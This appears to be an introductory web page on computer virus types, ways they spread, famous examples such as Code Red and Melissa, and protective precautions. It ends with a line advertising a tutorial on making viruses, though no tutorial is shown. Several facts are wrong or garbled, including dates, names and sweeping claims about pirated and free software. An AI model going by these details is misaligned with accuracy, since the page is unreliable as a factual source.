VIRUS - TYPES AND PRECAUTIONS
A Virus is a malicious software program "Malware" that can infect a computer by modifying or deleting data files, boot sector of the hard disk drive or cause a software to work in an unexpected manner.
A computer virus resides on a host computer and can replicate itself when executed. The virus can steal user data, record keystrokes & web sessions of a user.
Cause of Virus -
The following are the main causes of a Computer Virus.
1. Infected Flash Drives or Disks
Flash drives and disks are the main cause of spreading viruses. A virus can also be copied from one computer to other when the user copies infected files using flash drives and disks.
2. Email Attachments
Most of the viruses spread through emails. The email attachment is a file that is sent along with an email. An email may contain an infected file attachment. The virus can spread if the users open and download an email attachment. It may harm the computer when it is activated. It may destroy files on the hard disk or may send the virus automatically to all email addresses saved in the address book.
3. Infected / Pornography websites
Thousands of insecure websites can infect the computer with viruses. Most of the websites with pornographic materials are infected, so by visiting these websites the user’s computer also gets infected by a virus. These websites are developed to spread viruses or other unethical material. The virus is transferred to the user’s computer when this material is downloaded. These websites may access the computer automatically when the users visit them.
4. Networks
The virus can spread if an infected computer is connected to a the network. The internet is an example of such network. When a user downloads a file infected with a virus from the internet, the virus is copied to the computer. It may infect the files stored on the computer.
5. Pirated Softwares
An illegal copy of the software is called pirated software. A virus can spread if a user installs pirated software that contains a virus. A variety of pirated software is available in CDs and from the internet. Some companies intentionally add virus in the software. The virus is automatically activated if the user uses the software without purchasing a license.
Types of Virus -
There are various types of virus known to this time are -
1. Boot Sector Virus
Even though this virus has now become obsolete, it still pops out in one way or the other. This virus got attention when floppy disks were used to boot a computer. In modern computers, this virus could appear on the “Master Boot Record”. In the partitioned storage device of your computer, it is the first sector to take place. However, thanks to the fact evolution of the Internet, the threat of this virus is now mitigated.
2. Web Scripting Virus
Similar to the hyperlinks that we used in Microsoft Word, many websites rest on codes to provide engaging content to their users. For example, since the trends of watching videos online have now become very popular – more than 2 Billion Videos are streamed on Facebook every day, these videos also execute a specific code.
These codes can be exploited and it is very troublesome to note that this exploitation has taken place on some very notable sites. All the hackers have to do it to leave a comment in the Comments Section of the website which contains that code. Thus, even without the Webmaster knowing it, the code gets exerted into the site.
3. Browser Hijacker
Ever faced a problem where the homepage of your web page gets automatically directed to a particular site? Well, that is the most common way by which this ransomware hijacks your browser.
While its visual effects might epitomize the threat, this hijacker is nothing more than a tactic to increase income from web ads.
4. Resident Virus
After inserting itself directing into the memory of your system, this virus has the capability to take a number of actions. One of its more troublesome features is its ability to run away. Leaving behind the file which was originally infected, this virus has the ability to run on its own.
5. Direct Action Virus
Similar to the Vienna virus which shocked computers in 1998, this virus comes into action after you have executed the file. The load is delivered to your computer and the virus becomes active.
However, this virus has a limitation. It takes no action unless the file which is infected gets implemented again.
6. Polymorphic Virus
One of the factors that epitomize the usefulness of this virus is its ability to evade. The Antivirus programs that are enabled on our computers detect the presence of any virus by detecting its code.
The polymorphic virus has exploited this limitation beautifully as it changes its code every time the infected file is executed. Thus, it becomes nearly impossible for any ordinary antivirus to track it down.
7. File Infector Virus
Although the word “file” in its name might suggest otherwise, this virus does not take the help of files every time. In fact, the file is only the starting point as the file infector dwarfs the first file after which it re-writes the file.
8. Multipartite Virus
If you have read carefully the aforementioned viruses, you might have noticed that they use two methods for their transmission. Either they use one method or a single payload is delivered.
However, this virus wants to claim both. Depending upon the operating system of your computer or the files that exist on your computer, it might use any of the two methods to spread.
9. Macro Virus
Appearing in the form of a word document which seemingly links the user to pornographic websites, Melissa is one of the most known Micro Virus. Going one step further, this virus not only exploits the user but also his/her friends by mailing the copies of the infected virus document to the contact list.
Some Common Well-known Viruses are -
1. Code Red
It is a worm that infects a computer running Microsoft IIS server. This virus launched DOS attack on White House’s website. It allows the hacker to access the infected computer remotely.
2. Nimba
It is a worm that spreads itself using different methods. IT damages the computer in different ways. It modified files, alters security settings and degrades performance.
3. SirCam
It is distributed as an email attachment. It may delete files, degrade performance and send the files to anyone.
4. Melisa
It is a virus that is distributed as an email attachment. IT disables different safeguards in MS Word. It sends itself to 50 people if Microsoft Outlook is installed.
5. Ripper
It corrupts data from the hard disk.
6. MDMA
It is transferred from one MS Word file to other if both files are in memory.
7. Concept
It is also transferred as an email attachment. It saves the file in template directory instead of its original location.
8. One_Half
It encrypts hard disk so only the virus may read the data. It displays One_Half on the screen when the encryption is half completed.
Protection from Computer Virus
 The virus infects computer system if the latest and updated version of an Antivirus program is not installed. Latest Antivirus software should be installed on Computer to protect it from viruses.
A computer system can be protected from the virus by following these precautions.
- The latest and updated version of Anti-Virus and firewall should be installed on the computer.
- The Anti-Virus software must be upgraded regularly.
- USB drives should be scanned for viruses, and should not be used on infected computers.
- Junk or unknown emails should not be opened and must be deleted straight away.
- Unauthorized or pirated software should not be installed on the computer.
- An important way of protection against the virus is the use of back up of data. The backup is used if the virus deletes data or modifies it. So back up your data on regular basis. There is some great software that can back up your data automatically.
- Freeware and shareware software from the internet normally contain viruses. It is important to check the software before using them.
- Your best protection is your common sense. Never click on suspicious links, never download songs, videos or files from suspicious websites. Never share your personal data with people you don’t know over the internet.




Here is a Small Tutorial about How to make Simple Viruses - Click this Link